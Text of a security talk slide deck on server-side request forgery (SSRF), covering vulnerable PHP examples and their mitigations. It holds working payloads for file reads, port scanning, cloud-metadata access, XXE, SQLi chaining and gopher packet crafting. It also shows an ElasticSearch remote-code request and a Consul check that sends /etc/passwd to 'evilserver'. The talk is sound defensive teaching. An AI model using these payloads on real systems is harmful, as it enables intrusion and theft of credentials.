New old evil: SSRF

Tales from the field

NIKKI MARK ART | SECTALKS SYD0x1C | @0xBADCA7

Bio

Managing cyberz at Atlassian

Hardcore CTFer (LC⚡BC)

Bug bounty hunter (ofc.)

A couple M.Sc. in Security & Privacy

Advisor to infosec start-ups

Software Engineering background

DISCLAIMER

All views expressed are author's own and do not represent the opinions of any entity whatsoever with which the author may be associated. Any resemblance to actual persons, facts or events is purely coincidental.

WHAT IS SSRF

Server-Side Request Forgery is an attack where in an attacker is able to affect the way server app makes network requests *

* stylistically, the worst definition ever however so correct

Why SSRF again?

SSRF is not new

Devs still miss out. Compare to XSS, CSRF or SQLi.

Micro services

More attack surface. False feeling of low risk.


Cloud

More attack surface. Cloud-specific attacks.

Containerization

Incorrect perception of security.

WHAT IS SSRF


WWW
Workstations
Eve
Firewall
Application
Other apps
Internal resources

WHY IT HAPPENS

http://....com/img.php?url=http://<somesite>/kitten.png

```php
<?php
  $url = $_GET['url'];
  $image = fopen($url, 'rb');
  header("Content-Type: image/png");
  fpassthru($image);
?>
```


WHY IT HAPPENS

/img.php?url=**http://localhost**

```php
<?php
  $url = $_GET['url'];
  $image = fopen($url, 'rb');
  header("Content-Type: image/png");
  fpassthru($image);
?>
```

WHY IT HAPPENS

/img.php?url=**http://127.0.0.1:22**



SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.10

```php
<?php
  $url = $_GET['url'];
  $image = fopen($url, 'rb');
  header("Content-Type: image/png");
  fpassthru($image);
?>
```

OBSERVATIONS

Reasons
No input validation

Code analysis
Straightforward – user input inside the `open()` family call

Trivial to exploit
“Just” a URL

Exposure
Internal resources are exposed unintended

Hard to spot
Looks like a benign HTTP request

URL
Full URL functionality e.g. port # or IP address

Firewall
Bypasses firewall/WAF

EXAMPLES

/img.php?url=**/etc/passwd**

```
1 <?php
2   $url = $_GET['url'];
3   $image = fopen($url, 'rb');
4   header("Content-Type: image/png");
5   fpassthru($image);
6 ?>
```

```
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
...
```

EXAMPLES

/img.php?url=file:///etc/passwd

```
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
...
```

```php
<?php
  $url = $_GET['url'];
  $image = fopen($url, 'rb');
  header("Content-Type: image/png");
  fpassthru($image);
?>
```

HOW TO SPOT?

Anything that is able to open a socket can lead to SSRF

```
fopen()
file()
readfile()
file_get_contents() ...
```

Possible attack vectors

- **Read arbitrary files (LFI)**
  Include local files into response
- **Scan local ports, service banners, IPs**
  Unauthenticated local resources, craft packets
- **Discover internal network resources**
  Under the radar port scanner / recon
- **Pivot**
  Internal-only often have lax policies
- **PaaS metadata**
  Access keys, developer kv store access
- **Combine with other vectors**
  - XSS
  - XXE
  - SQLi
  - import/export functions, file format parsing
  - FFmpeg
- **RCE**

LFI

```
GET /?url=/etc/passwd HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

```
HTTP/1.1 200 OK
Host: somehost
Connection: close
X-Powered-By: PHP/5.6.30
Content-Type: image/png

##
# User Database
#
# Note that this file is consulted
directly only when the system is running
# in single-user mode.  At other times
this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for
additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/
empty:/usr/bin/false
root:*:0:0:System Administrator:/var/
root:/bin/sh
...
```

LFI

```
GET /?url=file:///etc/passwd HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

```
HTTP/1.1 200 OK
Host: somehost
Connection: close
X-Powered-By: PHP/5.6.30
Content-Type: image/png

##
# User Database
#
# Note that this file is consulted
directly only when the system is running
# in single-user mode.  At other times
this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for
additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/
empty:/usr/bin/false
root:*:0:0:System Administrator:/var/
root:/bin/sh
...
```

LFI

```
GET /?url=php://filter/
read=convert.base64-encode/resource=/etc/
passwd HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

Get the sources and exploit further

```
HTTP/1.1 200 OK
Host: somehost
Connection: close
X-Powered-By: PHP/5.6.30
Content-Type: image/png

IyMKIyBVc2VyIERhdGFiYXNlCiMgCiMgTm90ZSB0a
GF0IHRoaXMgZmlsZSBpcyBjb25zdWx0ZWQgZGlyZW
N0bHkgb25seSB3aGVuIHRoZSBzeXN0ZW0gaXMgcnV
ubmluZwojIGluIHNpbmdsZS11c2VyIG1vZGUuICBB
dCBvdGhlciB0aW1lcyB0aGlzIGluZm9ybWF0aW9uI
GlzIHByb3ZpZGVkIGJ5CiMgT3BlbiBEaXJlY3Rvcn
kuCiMKIyBTZWUgdGhlIG9wZW5kaXJlY3RvcnlkKDg
pIG1hbiBwYWdlIGZvciBhZGRpdGlvbmFsIGluZm9y
bWF0aW9uIGFib3V0CiMgT3BlbiBEaXJlY3RvcnkuC
iMjCm5vYm9keToqOi0yOi0yOlVucHJpdmlsZWdlZC
BVc2VyOi92YXIvZW1wdHk6L3Vzci9iaW4vZmFsc2U
Kcm9vdDoqOjA6MDpTeXN0ZW0gQWRtaW5pc3RyYXRv
cjovdmFyL3Jvb3Q6L2Jpbi9zaApkYWVtb246KjoxO
jE6U3lzdGVtIFNlcnZpY2VzOi92YXIvcm9vdDovdX
NyL2Jpbi9mYWxzZQpfdXVjcDoqOjQ6NDpVbml4IHR
vIFVuaXggQ29weSBQcm90b2NvbDovdmFyL3Nwb29s
L3V1Y3A6L3Vzci9zYmluL3V1Y2ljbwpfdGFza2dhd
GVkOio6MTM6MTM6VGFzayBHYXRlIERhZW1vbjo...
```

PORT SCANNING

```
GET /?url=http://localhost:22 HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

```
HTTP/1.1 200 OK
Host: somehost
Connection: close
X-Powered-By: PHP/5.6.30
Content-type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  fopen(http://localhost:
22): failed to open stream: HTTP request
failed! SSH-2.0-OpenSSH_7.4
 in <b>/var/www/mysite/index.php</b> on
line <b>5</b><br />
<br />
```

PORT SCANNING

```
GET /?url=http://localhost:25 HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

```
HTTP/1.1 200 OK
Host: somehost
Connection: close
X-Powered-By: PHP/5.6.30
Content-type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  fopen(http://localhost:
25): failed to open stream: HTTP request
failed! 220 mail.mysite.org ESMTP Postfix
(Debian/GNU)
 in <b>/var/www/mysite/index.php</b> on
line <b>5</b><br />
<br />
```

PIVOT

```
GET /?url=/etc/hosts HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

Discover internal hosts

```
...
dev-internal1.corp.net
dev-internal2.corp.net
qa1.corp.net
```

```
GET /?url=http://dev-internal1.corp.net HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

See what's in store

PIVOT

```
GET /?url=/etc/hosts HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

Discover internal hosts

```
...
dev-internal1.corp.net
dev-internal2.corp.net
qa1.corp.net
```

```
GET /?url=http://dev-internal1.corp.net:8080 HTTP/1.1
Host: somehost
User-Agent: curl/7.51.0
Accept: */*
```

See what's in store

PAAS METADATA

Metadata contains credentials and sometimes arbitrary key-value pairs.
Cloud gave a second life to SSRF.


Amazon AWS
http://169.254.169.254/latest/meta-data/

Digital Ocean
http://169.254.169.254/metadata/v1/

Google Cloud Platform
http://metadata.google.internal/computeMetadata/v1/

COMBINE VULNERABILITIES

Cross-site scripting



COMBINE VULNERABILITIES

SSRF to SQLi

```
https://vulnapp/getcomment/?
remote=http%3A%2F%2Flocalhost%2Fapp%2F%3Fid%3D1'%20or%201%3D1%20--%20-
```

i.e.

```
https://vulnapp/getcomment/?remote=http://localhost/app/?id=1' or 1=1 -- -
```

COMBINE VULNERABILITIES

XXE + SSRF

```
<?xml version="1.0" ?>
<!DOCTYPE r [
  <!ENTITY sp SYSTEM "http://dev2.internal.host:8080">
]>
<r>&sp;</r>
```

COMBINE VULNERABILITIES

XXE + SSRF + SQLi

```
<?xml version="1.0" ?>
<!DOCTYPE r [
  <!ENTITY sp SYSTEM "http://dev2.internal.host:8080/app/?id=' or 1=1 -- -">
]>
<r>&sp;</r>
```

COMBINE VULNERABILITIES

Import/export

SVG is an XML-based format. Can include images inside SVGs as such:

```
<image
      id="img"
      x="0"
      y="0"
      width="128"
      height="128"
      xlink:href="http://evilhost"
/>
```

Some systems (e.g. SVGSalamander) would process the SVG and include the resource (`file://` or `jar://`).

Example: headless V8 that would load SVG and take a screenshot…

COMBINE VULNERABILITIES

Import/export

Export / import to PDF, Word, Excel, RSS feed …

- Include an image with SSRF as src
- Export the document
- See if an internal resource (e.g. known image file or `file:///etc/passwd`) appeared

Same idea applies to imports.

COMBINE VULNERABILITIES

Import/export

Word/Excel/PowerPoint docs are a bunch of XML. Typical structure of a document:

```
/_rels/.rels
[Content_Types].xml
...
/word/document.xml
/ppt/presentation.xml
/xl/workbook.xml
```

Directly SSRF via tag attributes or via XXE. Attack the parsers/converters.

```
<... Relationship Id="rId1" Type="...relationships/officeDocument"
Target="file:///etc/passwd"
```

Protocol schemes

PHP wrappers[1]

file:// — Accessing local filesystem
http:// — Accessing HTTP(s) URLs
ftp:// — Accessing FTP(s) URLs
php:// — Accessing various I/O streams
zlib:// — Compression Streams
data:// — Data (RFC 2397)
glob:// — Find pathnames matching pattern
phar:// — PHP Archive
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — Audio streams
expect:// — Process Interaction Streams

[1] http://php.net/manual/en/wrappers.php

Java

file:// and jar://

file:// works well in Java, jar:// is a special one:

```
jar:<url>!/{entry}
```

```
jar:http://www.foo.com/bar/baz.jar!/Quux.class
```

Protocol schemes

cURL support

Whatever *libcurl* on the system supports.

```
$ curl -V
curl 7.51.0 (x86_64-apple-darwin16.0) libcurl/7.51.0 SecureTransport zlib/1.2.8
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3
pop3s rtsp smb smbs smtp smtps telnet tftp
...
```

Protocol schemes

Get yourself a binary protocol

```
$ curl "dict://localhost:80/1%0anew%0aline"
```

```
$ sudo nc -lp 80 | xxd
00000000: 434c 4945 4e54 206c 6962 6375 726c 2037  CLIENT libcurl 7
00000010: 2e35 312e 300d 0a31 2530 616e 6577 2530  .51.0..1%0anew%0
```

Protocol schemes

Get yourself a better binary protocol

```
$ curl "gopher://localhost:80/1%0anew%0aline"
```

```
$ sudo nc -lp 80 | xxd
00000000: 0a6e 6577 0a6c 696e 650d 0a                .new.line..
```

Limitations: can’t use 0×00 with cURL and bytes > 0×7F in Java

PHP cURL

The “default” way of making HTTP calls in PHP

```php
<?php
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $_GET['url']);
  curl_setopt($ch, CURLOPT_HEADER, 0);
  curl_exec($ch);
  curl_close($ch);
?>
```

All cURL awesomeness applies after that. Can use any of the enabled cURL protocols like **gopher://**

What kind of SSRF is that?

GET w/ content

GET-only requests which return some content.

GET w/o content

GET-only request which do not return anything. Timing attacks can be used to figure out if a port is open or resource exists.

Other HTTP methods

May return content may not. Can be POST or PUT-only so GET-based SSRF won’t work.

Packet crafting

GET-only SSRF

But exploiting requires **POST**. What do I do?

Use gopher

```
gopher://vulnserver:80/_POST%20/pwn%20HTTP/
1.1%0d%0aHost:somehost%0d%0a%0d%0a%7B%22role%22:%22admin%22%7D
```

```
$ sudo nc -lp 80 | xxd
00000000: 504f 5354 202f 7077 6e20 4854 5450 2f31  POST /pwn HTTP/1
00000010: 2e31 0d0a 486f 7374 3a73 6f6d 6568 6f73  .1..Host:somehos
00000020: 740d 0a0d 0a7b 2272 6f6c 6522 3a22 6164  t....{"role":"ad
00000030: 6d69 6e22 7d0d 0a                        min"}..
```

COMBINE VULNERABILITIES

FFmpeg

Video uploads, video to GIF converters, etc.

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://eveilserver/stuff.mp4
#EXT-X-ENDLIST
```

Save as .avi and upload. When played back check for back-connects.

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://evilserver/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

COMBINE VULNERABILITIES

RCE

Through loopback-only services

ElasticSearch :9200-9300
Memcached :11211
Hashicorp Consul :8500
...

Solr
Hadoop
...

```
POST /_search?pretty HTTP/1.1
Host: localhost:9200
Content-Type: application/text
Content-Length: 156

{"size":1, "script_fields": {"myscript":
{"lang":"groovy","script":
"java.lang.Math.class.forName(\"java.lang.Runtime\").getRun
time().exec(\"id\").getText()"}}}
```

* ES <= 1.4.2 / 1.3.7 – quite old

Otherwise CVE-2015-4165, CVE-2014-3120, ...

COMBINE VULNERABILITIES

RCE

Through loopback-only services

ElasticSearch :9200-9300
Memcached :11211
Hashicorp Consul :8500
...

Solr
Hadoop
...

- Dump documents with a **GET**-based SSRF that returns output:

```
http://localhost:9200/myindex/_search?size=99999&q=*:*
```

- Update documents (e.g. template injection) with **PUT**

COMBINE VULNERABILITIES

RCE

Through loopback-only services

ElasticSearch :9200-9300
Memcached :11211
Hashicorp Consul :8500
...

Solr
Hadoop
...

```
gopher://localhost:11211/1%0astats%0aquit
dict://locahost:11211/stats
ldap://localhost:11211/%0astats%0aquit
```

- Dynamic templates (replace with your RCE)
- Find/replace your session, escalate to admin
- Inject XSS into HTML

COMBINE VULNERABILITIES

RCE

Through loopback-only services

ElasticSearch :9200-9300
Memcached :11211
Hashicorp Consul :8500
...

Solr
Hadoop
...

Only GET-based SSRF with output?

- Dump all keys
- Maybe find admin session
- Maybe access keys
- etc.

COMBINE VULNERABILITIES

RCE

Through loopback-only services

ElasticSearch :9200-9300
Memcached :11211
Hashicorp Consul :8500
...

Solr
Hadoop
...

Consul is a service discovery and a kv store on steroids. No auth by default.

A **PUT** to the `/v1/agent/check/register` API endpoint registers an arbitrary shell command to be run with an interval...

```
{
    "id": "pwn",
    "name": "pwn",
    "script": "/usr/bin/curl -k -XPOST -d @/etc/passwd
https://evilserver",
    "interval": "1337s",
    "timeout": "5s"
}
```

BONUS: DNS REBINDING

```
// Passing in an allowed URL
if (check_dns_ok($_GET['url'])) {
    // TTL times out
    readfile($_GET['url']); // points now to 127.0.0.1
}
```

Mitigations

Bad ones

Better ones

Code review

Metadata

I will block IP addresses in my URL param

– I'll use localhost or another local host name

I'll block localhost and localhost.local, etc

– I'll create a DNS record that points to 127.0.0.1

I'll block resolving to 127.0.0.1

– I'll use `::1` or `0x7f000001` (alternate IP encoding)

I'll block ::1 too or I don't have IPv6

– I'll use HTTP 3xx redirects (to another address or protocol)

Mitigations

Bad ones

Better ones

Code review

Metadata

Proxy
Proxy (truly) all network calls in your app. PITA.

Block/segregate networks
Private IP addresses should not be accessible. If in your design they are – rethink network segregation. Ranges
10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 fc00::/7

Whitelist protocol schemes
Allow only http/s by default. Need more? – redesign.

Authentication on local services
Memcached, ElasticSearch, Redis, Consul, et al.

Service authentication
Mutual service-to-service auth.

Mitigations

Bad ones

Better ones

Code review

Metadata

Proactively look for SSRF (doh)
Not too hard to spot in the code. E.g. in PHP: `fopen`, `file`, `readfile`, `file_get_contents`, `fsockopen`, ...

Train developers
Not to introduce the vulnerability in the first place.
Added points to your SDLC.

Use separate functions/classes/namespaces
External requests must be explicit. E.g. `http.get_internal()` vs. `http.get_external()`. Alternatively use wrappers that white/blacklist hosts.

Mitigations

Bad ones

Better ones

Code review

Metadata

Metadata URLs

As of today you may be doomed if your app is SSRF-vulnerable and in AWS/DO/OS/GCP.

GCP requires an additional header now which could be bypassed if you can craft requests.

IAM Policy

Tighten up the attached policy. Keys are ephemeral but policy inheritance is evil.

Monitor

Keys may have been used outside of your typical location.

Prevent

Last resort: block everything that’s not AWS SDK.

Thank you

NIKKI MARK ART | SECTALKS SYD0x1C | @0xBADCA7